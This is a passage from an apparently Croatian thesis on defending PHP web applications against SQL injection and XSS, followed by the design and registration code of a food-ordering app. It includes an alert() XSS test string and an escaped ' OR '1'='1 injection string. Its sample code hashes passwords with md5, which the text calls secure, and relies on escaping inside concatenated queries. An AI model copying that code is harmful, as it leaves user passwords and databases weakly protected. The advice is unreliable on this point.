4. Zbog XSS propusta stvarni web poslužitelj pokreće dinamičku web stranicu tako da ima ubačeni zlonamjerni kôd i šalje ga korisniku kao HTTP odgovor.
5. Zlonamjerni kôd se izvršava unutar korisnikovog preglednika kao da je nastao od stvarnog poslužitelja.
6. Zlonamjerni kôd može dohvatiti korisnikove kolačiće koje mogu sadržavati njegove podatke i informacije.
7. Korisnikov web preglednik prima informacije da je preusmjeren na zlonamjerni web poslužitelj.

8. Na kraju se prikupljeni kolačići prosljeđuju na zlonamjerni poslužitelj bez znanja korisnika. Na taj način napadač ima mogućnost krađe korisnikovog identiteta.

U ovom radu prilikom testiranja koristit će se kao primjer ustrajni XSS napad. Pokušat će se spremiti zlonamjerna skripta na web poslužitelj. Zato je potrebno sanirati sve korisničke unose prije nego što se pohrani na web poslužitelj.

# 4. ZAŠTITA OD NAPADA

U trećem poglavlju napisane su neke od najčešćih vrsta napada na web aplikacije, a u ovom poglavlju bit će opisani načini njihovog sprječavanja i smjernice implementiranja sigurnosnih mehanizama.

## 4.1. Zaštita od napada umetanjem SQL kôda

Pomoću malih izmjena u programskom kôdu i uvođenja dodatnih kontrola mogu se zaštititi web aplikacije od većeg broja napada umetanjem SQL kôda. Iako, ako je napadač uporan, on može unatoč tome izvršiti SQL napad. Ukoliko je aplikacija ili njezina baza podataka bolje zaštićena, većina napadača će vrlo brzo odustati od svog nauma [16].

### 4.1.1. Korištenje pripremljenih parametriziranih izraza

Programski jezici komuniciraju sa SQL bazama podataka pomoću upravljačkih programa. Upravljački program omogućuje aplikaciji da konstruira i izvodi SQL upite na bazi podataka, odnosno da uzima i manipulira s podacima prema potrebi. Parametrizirani izrazi osiguravaju da se parametri, tj. unosi proslijeđeni SQL upitima tretiraju na siguran način. Prema [16], korištenje pripremljenih izraza jedan je od najboljih načina za sprečavanje ubrizgavanja SQL kôda. Jednostavno je za pisanje i lakše razumljivo od dinamičnih SQL upita. To je mjesto gdje SQL naredba koristi parametar umjesto da umetne vrijednosti izravno u naredbu, čime se sprječava pokretanje zlonamernih napada štetnih za bazu podataka. Dakle, ako korisnik unese 12345 ili 1=1 kao ulaz, parametrizirani izraz pretraživao bi u tablici podudaranje sa cijelim nizom znakova 12345 ili 1=1. Parameterizirani izrazi zahtijevaju od razvojnog programera da definira sav kôd. Bez parametriziranih izraza svatko može staviti bilo koju vrstu SQL kôda u polje i izbrisati bazu podataka. Ako se parametri postave na „*@username*“, osoba bi mogla staviti samo korisničko ime bez ikakvog kôda. Primjer korištenja parametriziranih izraza prikazan je na slici 4.1 [17].

```php
<?php
$korisnicko_ime = $_POST['korisnicko_ime'];
$sifra = $_POST['sifra'];

// Povezivanje sa MySQL bazom
$mysqli = new mysqli('localhost', 'korisnik', 'sifra', 'world');

$stmt = $mysqli->prepare("SELECT * FROM korisnici WHERE korisnicko_ime = ? AND sifra = ? LIMIT 1");
// Vrijednosti varijabli šalju se na zahtjev
$stmt->bind_param('ss', $korisnicko_ime, $sifra);

// izvršavanje zahtjeva
$stmt->execute();

if($stmt->affected_rows > 0) {
    // korisnik je prijavljen
}

//...

// zatvaranje izraza i zahtjeva
$stmt->close();
?>
```

**Slika 4.1.** *Primjer korištenja parametriziranih izraza*

### 4.1.2. Provjera korisničkog unosa

Čak i kada se koriste pripremljeni izrazi potrebno je izvršiti provjeru unosa da bi se bilo sigurno da je vrijednost prihvaćenog tipa, duljine, formata itd. U bazi podataka se može obrađivati samo unos koji je prošao provjeru valjanosti. To je poput provjere tko je ispred vrata kuće prije nego što se otvore vrata. Ova metoda može zaustaviti samo najviše trivijalne napade, a ne i popraviti temeljnu ranjivost [16].

### 4.1.3. Izbjegavanje znakova na ulazu (engl. escaping inputs)

Ako nije moguće korištenje parametriziranih izraza ili biblioteku koja piše SQL za korisnika, ovo je najbolji način da se osigura pravilno izbjegavanje posebnih nizova znakova u ulaznim parametrima. Injekcijski napadi često se oslanjaju na to da napadač može sastaviti ulaz koji će zatvoriti niz argumenata u kojem se pojavljuju u SQL upitu. Upravo zbog toga često se mogu vidjeti znakovi ' ili " u pokušajima napada umetanjem SQL kôda. Programski jezici imaju standardne načine opisivanja nizova znakova. SQL se u tom pogledu ne razlikuje. Uobičajeno, znak udvostručenja, zamjena ' sa ", znači da se taj znak promatra kao dio niza, a ne kao kraj niza. Izbjegavanje znakovnih simbola jednostavan je način zaštite od napada umetanjem SQL kôda, a mnogi jezici imaju standardne funkcije kako bi se to postiglo. U PHP-u izbjegavanje znakova postiže se pomoću funkcije *mysqli_real_escape_string()* [16].

Na primjeru je prikazano korištenje funkcije *mysqli_real_escape_string()*:

```
$username = mysqli_real_escape_string($_POST['korisnicko_ime']);
```

Upit nakon izbjegavanja znakova izgleda:

```
SELECT * FROM korisnici WHERE korisnicko_ime = 'a\' OR \'1\'=\'1'
```

Ova funkcija obično se koristi za zaštitu podataka prije slanja upita na MySQL [18].

## 4.2. Zaštita od napada umetanjem XSS kôda

Napad umetanjem XSS kôda postiže se kada napadač preko legitimnog web poslužitelja pošalje web pregledniku zlonamjernu skriptu. Takva zlonamjerna skripta izvest će se kao da je skripta sa legitimnog poslužitelja. Korisnik može zabraniti izvođenje skriptnih jezika kako bi smanjio rizik od napada umetanjem XSS kôda. To pruža i najbolju zaštitu, ali kao posljedicu ima smanjenu funkcionalnost. Moguće je zaštititi web stranicu na način da se osigura da dinamički generirana stranica ne uključuje nepoželjne oznake (engl. *tags*). To se ostvaruje filtriranjem dobivenog ulaza i kodiranjem izlaza koji se vraća kod korisnika [19].

Svi ulazni podaci predstavljaju moguću opasnost. Zato je potrebno provesti filtriranje posebnih HTML oznaka i kodirati ih kako bi se spriječilo prikazivanje HTML-a u web pregledniku od korisnika. Tako npr. HTML ekvivalentni znakovi < i > mogu se zapisati kao &lt i &gt, razmak kao %20 ili znakovi & i ,, kao &amp i &quot. Također, u ulaznim poljima i parametrima poveznica potrebno je provjeriti da ne sadrže skriptne oznake (engl. *script tags*). Ako se pronađu nedopušteni znakovi, ulaz se ignorira i tako se spriječava prikazivanje zlonamjernog HTML-a u web pregledniku od korisnika.

Filtriranje ulaznih podataka nije previše efikasno zato što se dinamički sadržaj može pohraniti u bazu podataka web stranice pomoću raznih metoda, a ne samo primjenom HTTP-a. Poslužitelj neće vidjeti podatke kao dio ulaza podataka i oni će ostati zlonamjerni. Dobro je filtriranje sadržaja uvrstiti u izlazni proces, tj. filtrirati podatke prije slanja u dinamičku web stranicu [19].

Zaštita od napada umetanjem XSS kôda je vrlo lagana i može se ostvariti korištenjem seta funkcija koje pruža PHP programski jezik kojem je svrha razvoj dinamičkih web stranica.

Prva od funkcija je *htmlspecialchars()* koja kao parametar na obradu dobiva izvorni ulaz od korisnika u obliku znakovnog niza i transformira te posebne znakove u odgovarajuće kôdove:

```
<?php
$izvorni_ulaz = "<script>alert('Ovo je XSS napad!')</script> "; #ulaz na strani napadača
$obradeni_ulaz = htmlspecialchars($izvorni_ulaz); #pretvorba specijalnih znakova u odgovarajuće HTML znakove funkcijom htmlspecialchars()
echo $obradeni_ulaz; #izlaz: &lt;script&gt;alert('Ovo je XSS napad!')&lt;/script&gt;
?>
```

Pretvorba navedenih znakova u HTML posebne znakove je dovoljna kako bi se spriječio napad umetanjem XSS kôda.

Postoji i PHP funkcija *htmlentities()* koja spriječava napad umetanjem XSS kôda. Ona je slična kao i *htmlspecialchars()* samo što ona sve odgovarajuće znakove pretvara u HTML znakove.

Druga funkcija koja se koristi u zaštiti od napada je funkcija *strip_tags()*:

```
<?php
$izvorni_ulaz = "<script>alert('Ovo je XSS napad!')</script> "; #ulaz na strani napadača
$obradeni_ulaz = strip_tags($izvorni_ulaz); #obrada izvornog ulaza pomoću funkcije strip_tags()
echo $obradeni_ulaz; #izlaz: alert('Ovo je XSS napad!')
?>
```

Ova funkcija kao parametar prima ulaz od korisnika u obliku znakovnog niza, a otklanja HTML, XML i PHP oznake iz zadanog niza [20].


U poglavlju 5 i 6 bit će definirana programska arhitektura i web aplikacija s ugrađenom zaštitom od injekcijskih napada. Implementirat će se sigurnosni mehanizmi zaštite u web aplikaciji i prikazat će se rezultat testova te njihova analiza.

# 5. PROGRAMSKA ARHITEKTURA I RJEŠENJE WEB APLIKACIJE S UGRAĐENOM ZAŠTITOM OD INJEKCIJSKIH NAPADA

## 5.1. Opis idejnog rješenja web aplikacije

Autentifikacija korisnika vrlo je česta u modernoj web aplikaciji. To je sigurnosni mehanizam koji se koristi za ograničavanje neovlaštenog pristupa web lokacijama i alatima koji su samo za korisnike. Idejno rješenje web aplikacije je jednostavan sustav naručivanja hrane. Aplikacija je napravljena korištenjem HTML-a, CSS-a, PHP i JavaScript programskog jezika, Bootstrap-a i phpMyAdmin-a za MySQL bazu podataka. Web aplikacija omogućuje korisniku, nakon prijave u sustav ili registracije, upravljanje prodajom, proizvodima, kategorijama i narudžbom hrane. Korisnik igra važnu ulogu u upravljanju sustavom i ponaša se kao administrator. Sve glavne funkcije obavljaju se s korisničke strane. On prije svega mora kreirati račun koristeći korisničko ime, e-poštu i lozinku. Može se prijaviti sa korisničkim imenom i lozinkom te se odjaviti. Također, samo registrirani korisnik s važećim korisničkim imenom i lozinkom ima pristup sustavu naručivanja hrane. Bilo koji drugi korisnik koji nije registriran neće moći pristupiti.

Korisnik može jednostavno upravljati narudžbama hrane. Za to sustav prikazuje raspoloživa jela s imenom, fotografijom, kategorijom, cijenom, a korisnik mora unijeti količinu i ime kupca. Sve narudžbe hrane navedene su u odjeljku „Kupci“ gdje korisnik može pregledati ukupni račun prodaje svake narudžbe hrane koji prikazuje ime kupca, datum narudžbe i ukupni iznos. Korisnik također može upravljati stavkama proizvoda i njihovim kategorijama. U odjeljku „Proizvodi“ korisnik može obavljati zadatke poput CRUD-a (engl. *create, read, update, delete*) koji korisniku omogućuje dodavanje, ažuriranje, brisanje i pregled stavki proizvoda. Kako bi dodao stavke proizvoda, korisnik mora navesti naziv proizvoda, odabrati kategoriju, cijenu i učitati fotografiju. Također kategorije sadrže CRUD funkciju koja korisniku omogućava dodavanje, ažuriranje, pregled i brisanje kategorija hrane. Sustav prikazuje sve ove proizvode i kategorije u glavnom izborniku, odnosno jelovniku, na responzivan način. Na slici 5.1 prikazan je dijagram tijeka korištenja web aplikacije.




**Slika 5.1.** *Dijagram tijeka web aplikacije*

## 5.2. Korišteni alati, okviri i programske tehnologije

Za izradu web aplikacije korištene su sljedeće tehnologije:

- HTML
- CSS (engl. *Cascading Style Sheets*)
- PHP
- MySQL
- XAMPP
- JavaScript
- Bootstrap


Prema [21], HTML se koristi za izradu strukture web stranice, određuje naslove, odlomke, obrasce za popunjavanje i druge alatne blokove koji se pojavljuju na stranici. CSS (engl. *Cascading Style Sheets*) se bavi dizajnom i ukrašavanjem web stranice. PHP je skriptni jezik poslužitelja koji se koristi za povezivanje sa bazom podataka i stvaranje dinamičkih i interaktivnih web stranica. MySQL je sustav za upravljanje relacijskim bazama podataka koji omogućuje pristup spremištu podataka koji ima oblik SQL (engl. *Structured Query Language*) baze podataka. JavaScript je skriptni programski jezik koji se izvodi na klijentskom osobnom računalu (engl. *client side*). Zbog lakšeg korištenja napravljen je da bude sličan Javi, ali se temelji na prototipu. Bootstrap je besplatni radni okvir otvorenog koda koji je osmišljen zbog bržeg i lakšeg razvoja web stranica. Bootstrap je skup alata i biblioteka kreiranih u CSS-u i JavaScript-u koji omogućavaju izradu širokog sprektra različitih elemenata web stranica. Ti elementi mogu biti: tablice, izbornici, padajući izbornici, modalni prozori, responzivna mreža itd. Koristeći Bootstrap stvara se odgovarajući dizajn web stranice koji omogućuje brzu i kvalitetnu prilagodbu na svim uređajima na kojima se prikazuje [22].

Za lokalno pokretanje bilo koje PHP skripte na računalu potreban je XAMPP paket web poslužitelja. To omogućuje testiranje web aplikacija na vlastitoj radnoj površini bez potrebe za prijenosom na internetski web poslužitelj. Za upravljanje bazom podataka gdje će se spremati registrirani korisnici, proizvodi, kategorije i narudžbe koristi se phpMyAdmin.


## 5.3. Prikaz načina rada i programski kod web aplikacije

Početna stranica web aplikacije prikazana je na slici 5.2. Potrebno je kreirati račun koristeći korisničko ime, e-poštu i lozinku kako bi korisnik pristupio sustavu za naručivanje hrane (Slika

5.3). Samo registrirani korisnik može upravljati prodajom, proizvodima, kategorijama i narudžbom hrane i taj korisnik se ponaša administrator.





**Slika 5.2.** *Početna stranica web aplikacije*




**Slika 5.3.** *Registracija korisnika*

Svaki put kada se registrira novi korisnik upisuje se u MySQL bazu podataka u tablicu *users* (Slika 5.4). Tablica *users* sastoji se od četiri polja, a to su: *id*, *username*, *email* i *password*. Lozinka je kriptirana iz sigurnosnih razloga. Osigurava da čak i ako napadač uspije dobiti pristup bazi podataka, ne može pročitati korisnikovu lozinku.





**Slika 5.4.** *Baza podataka s registriranim korisnicima*

Na slici 5.5 prikazan je dio programskog kôda koji nakon inicijalizacije varijabli i spajanja na bazu *phplogin* prima podatake iz obrasca za registraciju i provjerava je li korisnik ispravno ispunio obrazac. Uspoređene su i lozinke kako bi se osiguralo podudaranje. Ukoliko se nisu pojavile pogreške, korisnik se registrira u tablici korisnika u bazi podataka sa lozinkom. Lozinka unutar baze je kriptirana jer se unutar kôda koristi *md5* funkcija iz sigurnosnih razloga.

```php
<?php
session_start();

$username = "";
$email    = "";
$errors = array();

$con = mysqli_connect('localhost', 'root', '', 'phplogin');

if (isset($_POST['reg_user'])) {
  //Escaping string protect database against SQL injection
  $username = mysqli_real_escape_string($con, $_POST['username']);
  $email = mysqli_real_escape_string($con, $_POST['email']);
  $password_1 = mysqli_real_escape_string($con, $_POST['password_1']);
  $password_2 = mysqli_real_escape_string($con, $_POST['password_2']);

  if (empty($username)) { array_push($errors, "Korisničko ime je obavezno"); }
  if (empty($email)) { array_push($errors, "Email adresa je obavezna"); }
  if (empty($password_1)) { array_push($errors, "Lozinka je obavezna"); }
  if ($password_1 != $password_2) {
  array_push($errors, "Lozinke se ne poklapaju!");
  }

  $user_check_query = "SELECT * FROM users WHERE username='$username' OR email='$email' LIMIT 1";
  $result = mysqli_query($con, $user_check_query);
  $user = mysqli_fetch_assoc($result);

  if ($user) {
    if ($user['username'] === $username) {
      array_push($errors, "Korisničko ime već postoji");
    }

    if ($user['email'] === $email) {
      array_push($errors, "Email adresa već postoji");
    }
  }

  if (count($errors) == 0) {
    $password = md5($password_1);

    $sql = "INSERT INTO users (username, email, password)
            VALUES('$username', '$email', '$password')";
    mysqli_query($con, $sql);
    $_SESSION['username'] = $username;
    $_SESSION['success'] = "";
    header('location: login.php');
  }
}
```

**Slika 5.5.** *Dio programskog kôda odgovoran za registraciju korisnika*

Korisnici se mogu prijaviti sa važećim korisničkim imenom i lozinkom (Slika 5.6). Prilikom prijave ako lozinke nisu iste i ako korisničko ime ili e-pošta već postoji pojavit će se obrazac sa upozorenjem.




**Slika 5.6.** *Prijava korisnika*

